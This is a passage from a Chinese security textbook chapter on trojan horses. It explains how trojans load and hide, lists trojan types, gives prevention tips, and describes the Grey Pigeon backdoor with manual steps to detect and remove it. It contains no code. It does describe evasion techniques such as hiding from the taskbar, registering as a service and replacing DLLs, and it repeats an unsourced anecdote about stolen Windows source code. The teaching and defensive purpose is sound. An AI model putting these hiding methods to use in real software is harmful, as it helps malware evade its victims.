


图 6-1　修改关联文件

只要用户双击任意一个 TXT 文件，原本应该用 Notepad.exe 程序打开 TXT 文件，现在就变成启动在 C:\WINDOWS\SYSTEM 目录下的 sample.exe 这个木马程序了。请读者注意，不仅仅是 TXT 文件，其他诸如 HTM，EXE，ZIP 等都是木马的目标。

（5）捆绑文件。

入侵者在完成了文件的捆绑之后，会将捆绑文件放到网站、FTP、BT 等资源下载场所，当用户下载并执行捆绑文件，同时就启动了木马的服务端程序。

此外，一种比较新的连接方式——反弹技术，解决了传统的远程控制软件不能访问装有防火墙和控制局域网内部的远程计算机的难题。反弹端口型木马的原理是：客户端首先登

录到 FTP 服务器,编辑在木马软件中预先设置的主页空间上面的一个文件,并打开端口监听,等待服务端的连接,服务端定期用 HTTP 协议读取这个文件的内容,当发现是客户端让自己开始连接时,就主动连接,如此就可完成连接工作。并且监听端口一般为 80,所以如果没有合适的工具、丰富的经验真的很难防范。这类木马的典型代表就是网络神偷。但由于这类木马仍然要在注册表中建立键值,所以根据注册表的变化就不难查到它们。

木马驻留计算机以后,还要有客户端程序来控制才可以进行相应的"黑箱"操作。客户端要与木马服务器端进行通信就必须建立连接,目前一般采用 TCP/IP 协议连接。

4. 木马的特点

(1) 隐蔽性

木马是一款入侵软件,由于其本身的用途与特点,需要将自己隐藏起来。只有不被目标主机发现,入侵者才能永远地掌握目标主机的控制权。木马的隐藏决定了一款木马的优劣。一般来说,木马要注意到以下几个方面的隐藏。

① 任务栏图标的隐藏

这是最基本的隐藏方式。如果在 Windows 的任务栏里出现一个莫名其妙的图标,一般用户都会明白是怎么回事。要实现在任务栏中隐藏在编程时是很容易实现的。以 Visual Basic 为例,在 Visual Basic 中,只要把 form(窗体)的 Visible 属性设置为 False,ShowInTaskBar 设为 False,程序就不会出现在任务栏里了。

② 在任务管理器的隐藏

通过 Windows 系统自带的任务管理器,用户可以很容易地发现木马。因此,木马会千方百计地伪装自己,使自己不出现在任务管理器里。例如,如果把木马设置为"系统服务",便可以轻松地骗过任务管理器。

③ 通信端口的隐藏

通常,一台计算机有 65 536 个端口,木马的通信就是通过这些端口中的一个。如果用户稍微留意,不难发现大多数木马使用的端口号都在 1024 以上,而且呈越来越大的趋势。因为,如果占用 1024 以下的低端口,很可能造成端口冲突,这样木马就很容易暴露。此外,目前有很多木马提供了端口修改功能,可以随时修改端口号,避免被发现。

④ 加载方式的隐藏

木马加载的方式可以说千奇百怪,但目的只有一个,就是让目标主机运行木马。如果木马不做任何伪装,用户不会去运行它。所以,如何让目标用户去运行服务端是木马入侵的一个难题。而随着网站互动化的不断进步,越来越多的新技术可以成为木马的传播媒介,如 Java Script,VBScript,ActiveX 等。

⑤ 最新隐身技术

在 Windows 98 时代,简单地注册为系统进程就可以实现木马从任务栏中消失的目的,可是在 Windows 2000,Windows XP 为主流的今天,这种方法显然是行不通的。注册为系统进程不仅仅能在任务栏中看到,而且可以直接在计算机管理中运行或停止服务。使用隐藏窗体或控制台的方法也不能欺骗 Administrator 用户。因为在 Windows NT 系统下,所有进程对 Administrator 用户都是可见的。

在研究了其他软件的长处之后,可以发现:Windows 下的中文汉化软件采用的陷阱技术非常适合木马的使用。这是一种更新、更隐蔽的方法,通过修改虚拟设备驱动程序

(VXD)或修改动态链接库(DLL)来加载木马。这种方法与一般方法不同,它基本上摆脱了原有的木马模式——监听端口,而采用替代系统功能的方法(改写 VXD 或 DLL 文件)。木马会将修改后的 DLL 替换系统已知的 DLL,并对所有的函数调用进行过滤。被替换的 DLL 文件对网络进行监听,一旦发现控制端的请求就激活自身,并将自己绑在一个进程上进行相关的木马操作。这样做的好处是没有增加新的文件,不需要打开新的端口,没有新的进程,使用常规的方法监测不到它。并且经过测试,木马没有出现任何异常现象,而且木马的控制端向被控制端发出特定的信息后,隐藏的程序就立即开始运作。

(2) 功能特殊性

有一些木马除了具有普通的文件操作的功能以外,还具有搜索口令、设置口令、记录键盘、操作远程注册表以及颠倒屏幕、锁定鼠标等功能。而远程控制软件的功能当然不会有这么多的特殊功能,毕竟远程控制软件是用来控制的,并非攻击的。

还有些木马的功能比较专一,而且工作的方式也不是客户机/服务器的方式。例如,名为 passwd sender(中文译名为口令邮差)的木马其功能就是潜伏在目标计算机里,搜集各种口令的信息,在目标用户上网的时候,秘密发送到指定的邮箱。在 UNIX 下,还有一些黑客们修改 ps 的源代码,让 ps 在使用时故意不显示某特殊的进程名。还有一些黑客修改 login,passwd 和 su 等文件来完成一些搜集口令信息或者开放一个后门等功能。

6.5.2 木马的分类

常见的木马可以分为以下几类。

1. 远程访问型

这是目前使用最广的木马。这类木马可以远程访问被攻击者的硬盘。例如,RATS(一种远程访问木马),它使用起来非常简单,只需要运行服务器端程序并且得到受害人的 IP,就可以访问他的计算机,几乎可以在目标计算机上干任何事情。

远程访问型木马会在目标计算机下打开一个端口。一些木马还可以改变端口的选型并且可以设置连接密码,为的是只能让攻击者来控制木马。改变端口的选型是非常必要的,因为一些常见木马的监听端口已经为广大用户熟知了。新的远程访问型木马每天都在出现。

2. 密码发送型

这种木马的目的是找到所有的隐藏密码,并且在受害者不知道的情况下把它们发送到指定的邮箱。这类木马大多数会在每次 Windows 重新启动的时候运行,而且它们大多使用 25 号端口发送 E-mail。如果目标计算机有隐藏密码,那么这类木马是非常危险的。

3. 键盘记录型

这种木马非常简单。它们只做一种事情,就是记录受害者的键盘输入并且在 LOG 日志文件中查找密码。这种木马随着 Windows 系统的启动而运行。它们有记录在线和离线的功能。在线选项中,它们知道受害者在线并且记录每一件事情。但是,在离线记录时,每一件事情在 Windows 启动后才被记录,并且保存在受害者磁盘上等待被传输。

4. 毁坏型

这种木马的唯一功能是毁坏并且删除文件。它们非常简单也很容易被发现。它能自动删除目标计算机的所有后缀名如 dll,ini,exe 等文件,所以非常危险,一旦被感染了就会严重威胁到计算机的安全。

5. FTP 型

这类木马程序打开目标计算机的 21 号端口，使黑客可以用一个 FTP 客户端并且不用密码就可以连接到目标计算机，并拥有完全的上传和下载的权限。

6.5.3 木马的防御与清除

从实质上讲，木马本身不是病毒，但是它可以以病毒的形式传播，也就是说它可以夹在正常的文件或程序中，一旦用户打开它，它就会自动安装到计算机上，使某些人通过 Internet 网络访问该计算机成为可能，这就使计算机处于一种非常危险的地步。它可获得最高优先权——“系统管理员”级。它会在用户毫不觉察的情况下，对计算机做任何能做的事。入侵的黑客可窃取国家机密及个人隐私，投放恶性病毒（如 CIH 病毒，并修改系统日期使病毒发作，后果不堪设想）；可查看被入侵计算机中的所有文件并删除、修改该计算机中任何文件及重要资料，还能使该计算机关机或重新启动；可获得该计算机中的众多口令，包括上网用户标识和口令；可查看该计算机的名称、当前用户、CPU 类型、操作系统版本、内存大小、硬盘数量、硬盘容量以及是否有远程磁盘、CDROM 等信息；可攻击与计算机联网的其他计算机，甚至看到目标计算机当时的屏幕内容。也许用户以为是在危言耸听，但事实上它确实非常可怕。

下面介绍常见木马的预防与清除方法。

（1）不要随便从网站上下载软件，要到比较有名、有信誉的站点下载软件，这些站点一般都有专人杀木马和病毒。

（2）不要过于相信别人，不能随便运行别人给的软件，尤其是 E-mail，这一点很重要，一般木马的入侵都是靠这种手段。就连 Microsoft 公司被非法入侵，而损失 Windows 的源代码，也是把木马装在 E-mail 文件中，骗取 Microsoft 公司的员工相信这是一个正常的 E-mail 信件。当他打开后，这个木马就在 Microsoft 的内部网中传播，最终导致 Windows 源代码的失窃。

（3）经常检查自己的系统文件、注册表、端口等，经常去安全站点查看最新的木马公告。

（4）改掉 Windows 关于隐藏文件后缀名的默认设置，这一点是针对网络上有的木马可以伪装成.bmp 等图像文件的后缀，当用户打开时，就中了木马的暗算。

（5）如果上网时发现莫名其妙地硬盘乱响或 MODEM 上的数据灯乱闪，要小心。此时，用户可以试试突然关掉所有连接，然后盯住 MODEM，要是这时数据传送灯还在拼命闪，那么肯定是中了木马了。赶快关闭 MODEM，用瑞星、KV2000 或 LockDown 2000 等杀毒软件杀毒。

6.5.4 介绍几种著名的木马

1. 灰鸽子

（1）灰鸽子基本原理

灰鸽子是国内一款著名后门。比起前辈冰河、黑洞来，灰鸽子可以说是国内后门的典型病毒。其丰富而强大的功能、灵活多变的操作、良好的隐藏性使其他后门都相形见绌。客户端简易便捷的操作使刚入门的初学者都能充当黑客。当使用在合法情况下时，灰鸽子是一款优秀的远程控制软件。但如果拿它做一些非法的事，灰鸽子就成了很强大的黑客工具。

灰鸽子木马分两部分：客户端和服务端。客户端和服务端都是采用Delphi编写的。黑客利用客户端程序配置出服务端程序。可配置的信息主要包括：上线类型(如等待连接还是主动连接)、主动连接时使用的公网IP(域名)、连接密码、使用的端口、启动项名称、服务名称，进程隐藏方式等，攻击者操纵着客户端，利用客户端配置生成出一个服务端程序，如图6-2所示。




图6-2　灰鸽子客户端程序

服务端对客户端连接方式有多种，使得处于各种网络环境的用户都可能中毒，包括局域网用户(通过代理上网)、公网用户和ADSL拨号用户等。

服务端文件的名字默认为G_Server.exe，黑客通过各种渠道传播这个木马。传播木马的手段有很多，例如，可以将它与一张图片绑定，然后假冒成一个羞涩的女孩通过QQ把木马传给用户，诱骗用户运行；也可以建立一个个人网页，诱骗用户单击，利用IE漏洞把木马下载到用户的计算机上并运行；还可以将文件上传到某个软件下载站点，冒充成一个有趣的软件诱骗用户下载等。

G_Server.exe运行后将自己复制到Windows目录下(XP下为系统盘的Windows目录，Windows 2000/NT下为系统盘的Winnt目录)，然后再从程序内释放G_Server.dll和G_Server_Hook.dll到Windows目录下。G_Server.exe，G_Server.dll和G_Server_Hook.dll三个文件相互配合组成了灰鸽子服务端，有些灰鸽子会多释放出一个名为G_ServerKey.dll的文件用来记录键盘操作。需要注意的是：G_Server.exe这个名称并不固定，它是可以定制的，例如，当定制服务端文件名为A.exe时，生成的文件就是A.exe，A.dll和A_Hook.dll。

Windows目录下的G_Server.exe文件将自己注册成服务(9x系统写注册表启动项)，每次开机都能自动运行，运行后启动G_Server.dll和G_Server_Hook.dll并自动退出。G_Server.dll文件实现后门功能，与控制端客户端进行通信；G_Server_Hook.dll则通过拦截API调用来隐藏病毒。因此，中毒后用户看不到病毒文件，也看不到病毒注册的服务项。

随着灰鸽子服务端文件的设置不同，G_Server_Hook.dll 有时候附在 Explorer.exe 的进程空间中，有时候则是附在所有进程中。

(2) 灰鸽子手工检测

由于灰鸽子拦截了 API 调用，在正常模式下木马程序文件和它注册的服务项均被隐藏，也就是说用户即使设置了“显示所有隐藏文件”也看不到它们。此外，灰鸽子服务端的文件名也是可以自定义的，这都给手工检测带来了一定的困难。

但是，通过仔细观察可以发现，对于灰鸽子的检测仍然是有规律可循的。从上面的运行原理分析可以看出，无论自定义的服务器端文件名是什么，一般都会在操作系统的安装目录下生成一个以“_Hook.dll”结尾的文件。通过这一点，就可以较为准确地手工检测出灰鸽子木马。

由于正常模式下灰鸽子会隐藏自身，因此检测灰鸽子的操作一定要在安全模式下进行。进入安全模式的方法是：启动计算机，在系统进入 Windows 启动画面前，按 F8 键(或者在启动计算机时按住 Ctrl 键不放)，在出现的启动选项菜单中，选择 Safe Mode 或“安全模式”。

清理病毒文件步骤如下：

① 由于灰鸽子的文件本身具有隐藏属性，因此要设置 Windows 显示所有文件。打开“我的电脑”，选择菜单“工具”|“文件夹选项”，单击“查看”，取消“隐藏受保护的操作系统文件”前的对勾，并在“隐藏文件和文件夹”项中选择“显示所有文件和文件夹”，然后单击“确定”。

② 打开 Windows 的“搜索文件”，文件名称输入“_Hook.dll”，搜索位置选择 Windows 的安装目录(默认 XP 为 C:\Windows，Windows 2000/NT 为 C:\Winnt)。

③ 经过搜索，在 Windows 目录(不包含子目录)下发现了一个名为 Game_Hook.dll 的文件。

④ 根据灰鸽子原理分析知道，如果 Game_Hook.dll 是灰鸽子的文件，则在操作系统安装目录下还会有 Game.exe 和 Game.dll 文件。打开 Windows 目录，果然有这两个文件，同时还有一个用于记录键盘操作的 GameKey.dll 文件。

经过这几步操作基本就可以确定这些文件是灰鸽子木马了，下面就可以进行手动清除。

(3) 灰鸽子的手工清除

经过上面的分析，清除灰鸽子就很容易了。清除灰鸽子仍然要在安全模式下操作，主要有两步：清除灰鸽子的服务及删除灰鸽子程序文件。

① 清除灰鸽子的服务

a. 打开注册表编辑器(单击“开始”按钮|“运行”按钮，输入 Regedit.exe，按 Enter 键确定)，打开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services 注册表项。

b. 单击菜单“编辑”|“查找”命令，“查找目标”中输入 game.exe，单击“确定”，就可以找到灰鸽子的服务项，如图 6-3 所示。

c. 删除整个 Game_Server 项。

② 删除灰鸽子程序文件

删除灰鸽子程序文件非常简单，只需要在安全模式下删除 Windows 目录下的 Game.exe，Game.dll，Game_Hook.dll 以及 GameKey.dll 文件，然后重新启动计算机。至

